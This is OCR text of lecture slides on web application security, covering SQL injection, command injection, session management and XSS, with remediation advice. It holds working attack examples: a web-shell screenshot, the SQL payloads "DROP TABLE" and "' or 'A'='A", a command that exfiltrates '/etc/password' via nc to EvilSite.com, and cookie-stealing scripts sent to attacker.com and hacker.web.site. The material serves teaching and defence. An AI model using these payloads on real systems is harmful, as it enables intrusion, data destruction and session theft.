
SQLi


File Edit View Favorites Tools Help
Back Search Favorites History
Address http://xxxxxxxxxxxxx/test/index1.htm
Go Links
Rediger Presse
Upload billede
Logud
Velkommen til
admin..
Velkommen online - og god fornøjelse.
direktør
Internet

SQLi


cmdasp.asp - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address http://
/cmdasp.asp
Go
Links
<++ CmdAsp.asp ++>
Run
\\
<-- CmdAsp.asp -->
Done
Internet

SQLi


cmdasp.asp - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address /cmdasp.asp
Go Links
<++ CmdAsp.asp ++>
dir C:\winnt
Run
\\
Volume in drive C has no label.
Volume Serial Number is F446-4C13
Directory of C:\winnt
13-11-2001 12:27 <DIR> .
13-11-2001 12:27 <DIR> ..
13-11-2001 12:15 <DIR> addins
13-11-2001 12:32 <DIR> Application Compatibility Scri
13-11-2001 12:16 <DIR> AppPatch
07-12-1999 13:00 1.272 Blue Lace 16.bmp
13-11-2001 12:20 13.833 certocm.log
07-12-1999 13:00 82.944 clock.avi
Done
Internet

Command injection

Suppose login="'; DROP TABLE Users --"

$sql = "SELECT user_id FROM users WHERE username=''; DROP TABLE Users -- ...";

(In some SQL implementations ";" separates multiple queries)

Execute additional SQL statements:
Id=;+<SQL here>+--

http://example.com/app/accountView?id=' or 'A'='A

Web security – more than SQL injection

system(”nslookup ” + Request[”hostname”]);

Dlink router:
Request=ping_test&ip_addr=127.0.0.1; /usr/sbin/telnetd;

Hostname parameter…
Blah || cat /etc/password | nc EvilSite.com

Web security - Validating Input Syntax

- It is necessary to ensure that data conform with any assumptions made about the data before subsequent use
- Input data should be compared against what is wanted
- Alternative is to compare the input data with known dangerous values
- By only accepting known safe data the program is more likely to remain secure

Web security

- Sanitize! Sanitize! Sanitize!
- Assume all user input is hostile, including URLs, cookies etc.

Do not run code provided by the user

Web security

- Use stored procedures / prepared statements
  to abstract data access so that users do not directly access tables or views
- Output encode all user supplied input
- Minimize database priviledges to reduce impact
- Whitelist/allow-list input validation on all user supplied input
  (not blacklist/deny-list)

Blacklisting Characters - 70 Unique Ways To Encode "<"

<	<	<	&#x3C	&#X003C
%3C	<	<	&#x03C	&#X0003C
&lt	<	&#X3c	&#x003C	&#X00003C
<	<	&#X03c	&#x0003C	&#X000003C
&LT	&#x3c	&#X003c	&#x00003C	<
<	&#x03c	&#X0003c	&#x000003C	<
&#60	&#x003c	&#X00003c	<	<
&#060	&#x0003c	&#X000003c	<	<
&#0060	&#x00003c	<	<	<
&#00060	&#x000003c	<	<	<
&#000060	<	<	<	\x3c
&#0000060	<	<	<	\x3C
<	<	<	&#X3C	\u003c
<	<	<	&#X03C	\u003C

- Secure SQL relies on a secure OS
- SQL patchlevel
- SA, <blank> default password
- Input validation
- Secure coding

2001 !

Broken Authentication and Session Management

2. Broken Authentication and Session Management

Functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens.

HTTP is a stateless protocol:
Credential have go with every request


Session ID is often logged, exposed in browsers, on the network etc.

2. Broken Authentication and Session Management

http://example.com/sale/tems;jsessionid=9G8DCR4SNDLPSKHCJU5TG?Item=Samsung_TV_100_inch

Session hijacking, account compromise

2. Broken Authentication and Session Management



2. Broken Authentication and Session Management

No embedded session id in the URLs
Do not trust cookie content

No predictable session ids, such as
`https://yoursite.com/cart.php?sess=1234`

Do not trust URL query string contents, such as
`https://yoursite.com/delete_user.php?user_name=carsten`

2. Broken Authentication and Session Management

No small numbers (device=2, Acct=123):
Use GUIDs all the time

If a human can read it, it is probably easy to attack

Attacker will always try to list information several times in a row:
How does the cookie/URL look if password is ”aaaaaa” and aaaaaB?
How about ”111111” or ”222222” or ”123456”?

2. Broken Authentication and Session Management

Do not trust cookies, do not store sensitive information in cookies.

Not a good idea:

```
Cookie: Username:carsten;Permissions=admin
Cookie: Username:carsten;Permissions=NormalUser
```

2. Broken Authentication and Session Management

Use standard session id provided by container

Long, random session ids /
Secure, HttpOnly cookie for session ids


Use SSL to protect credentials and session at all times

Logoff must destroy the session

XSS - Cross Site Scripting

3. XSS - Cross Site Scripting

javascript:alert('XSS')



JavaScript injection into other peoples pages

- Stealing cookies
- DOM manipulation, phishing, tricking users to like Facebook pages etc
- DoS etc.

Where's the bug?

```
<html>
   <head>
        <title>...</title>
   </head>
   <body>
        <form action="<?php echo
                $_SERVER['PHP_SELF']; ?>">
        </form>
   </body>
</html>
```

Where's the bug? **Explanation**

```
<html>
   <head>
        <title>...</title>
   </head>
   <body>
        <form action="<?php echo
                $_SERVER['PHP_SELF']; ?>">
        </form>
   </body>
</html>
```

$_SERVER is an array containing headers, paths, script locations

$_SERVER['PHP_SELF'] is path of current script executing, e.g. "/folder/script.php"

Where's the bug? **Problem**

Normal URL

```
http://<site>/folder/script.php
```

Normal result

```
<form action="/folder/script.php"></form>
```

Bad URL

```
http://<site>/folder/script.php/"><script>alert
   ('XSS')</script><foo"
```

Bad result

```
<form action="/folder/script.php/">
   <script>alert('XSS')</script><foo""></form>
```

Server-side PHP script is abused to deliver a **client-side javascript** that runs in client's browser

<script>.....</script>

3. XSS - Cross Site Scripting

Writes malicious script:
<script>window.open("http://attacker.com/cgibin/printenv.pl?p
="%2Bdocument.cookie)</script>

Write url pointing to dynamic website
Click here to visit victim.org

Make victim click link


XSS - Attacks

Script injection on shared sites such as forums & blogs, mails, defaced sites etc.


Scan internal hosts/ping
Download scripts
Steal users session
Steal sensitive data
Deface websites
Redirect users to phishing or malware sites
…?

XSS exploits the users trust in the server: Scripts runs in the servers security settings

3. XSS - Cross Site Scripting – Reflected XXS



3. XSS - Cross Site Scripting – Stored XXS



XSS - Attacks

Script injektion on shared sites such as forums & blogs, mails, defaced sites etc.

Topic: Security *Follow via:*

Obama site hacked; Redirected to Hillary Clinton

Summary: *With a day to go before a critical Pennsylvania Democratic primary, Barack Obama's team has been busy patching security holes.According to Netcraft, a hacker exploited security flaws in Obama's site to redirect traffic to Hillary Clinton's site.*

By Larry Dignan for Zero Day | April 21, 2008 -- 12:35 GMT (13:35 BST)

Follow @ldignan *Get the ZDNet Announce UK newsletter now*

With a day to go before a critical Pennsylvania Democratic primary, Barack Obama's team has been busy patching security holes.

According to Netcraft, a hacker exploited security flaws in Obama's site to redirect traffic to Hillary

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

Where's the bug? **Fix**

```
<html>
   <head>
        <title>...</title>
   </head>
   <body>
        <form action="<?php echo
              htmlentities($_SERVER['PHP_SELF']);
   ?>">
        </form>
   </body>
</html>
```


htmlentities() converts characters to HTML entities so injects fail: < becomes <, > >, and so on

Again:
Do not trust user input (!)
Output encode all user supplied input
Whitelist input validation, do not rely on blacklists

Security Misconfigurations

